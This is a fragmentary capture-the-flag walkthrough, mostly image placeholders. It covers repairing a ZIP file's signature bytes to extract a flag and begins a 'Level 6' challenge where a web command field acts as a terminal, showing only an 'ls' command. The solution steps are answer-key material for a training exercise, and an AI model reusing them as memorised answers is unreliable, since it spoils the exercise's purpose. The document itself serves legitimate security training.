ZIP	50 4B 4C 49 54 45 ASCII PKLITE	PKLITE archive Sizet: 6 Bytes Offset: 30 Bytes
ZIP	50 4B 53 70 5B ASCII	PKSFX self-extracting archive Sizet: 5 Bytes

00:10:54 00:16:36


- After the verifying step want to edit as the normal signature method of zip file.




- Then save it as the choice.




- Then unzip it and open the txt file.




- Can see the flag in it.







Level 6

- First, have go to the given link.











- This command field work as terminal. first I use ls command to list the file.


